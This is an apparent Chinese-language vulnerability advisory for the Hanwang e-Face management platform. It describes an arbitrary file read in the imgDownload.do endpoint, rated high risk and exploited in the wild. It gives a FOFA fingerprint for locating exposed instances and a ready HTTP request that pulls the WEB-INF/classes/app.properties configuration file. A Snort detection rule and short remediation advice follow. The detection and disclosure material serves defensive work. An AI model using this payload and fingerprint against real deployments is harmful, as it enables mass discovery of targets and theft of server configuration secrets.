

汉王e脸通综合管理平台

汉王e脸通综合管理平台

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: icon_hash="1380907357"

POC/EXP:

```
GET /manage/resourceUpload/imgDownload.do?filePath=/manage/WEB-INF/classes/app.properties&recoToken=ZuZBOrvLG8M HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hanvon eFace - Arbitrary File Read via imgDownload.do";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/manage/resourceUpload/imgDownload.do"; http_uri;
  pcre:"/filePath=[^&]*\\manage\\WEB-INF\\/i";
  metadata:service http;
  metadata:affected_product "汉王e脸通综合管理平台";
  metadata:attack_type "Path Traversal";
  metadata:severity "high";
  reference:url,www.example.com/vulndb/hanvon-lfi;
  classtype:web-application-attack;
  sid:1000079;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。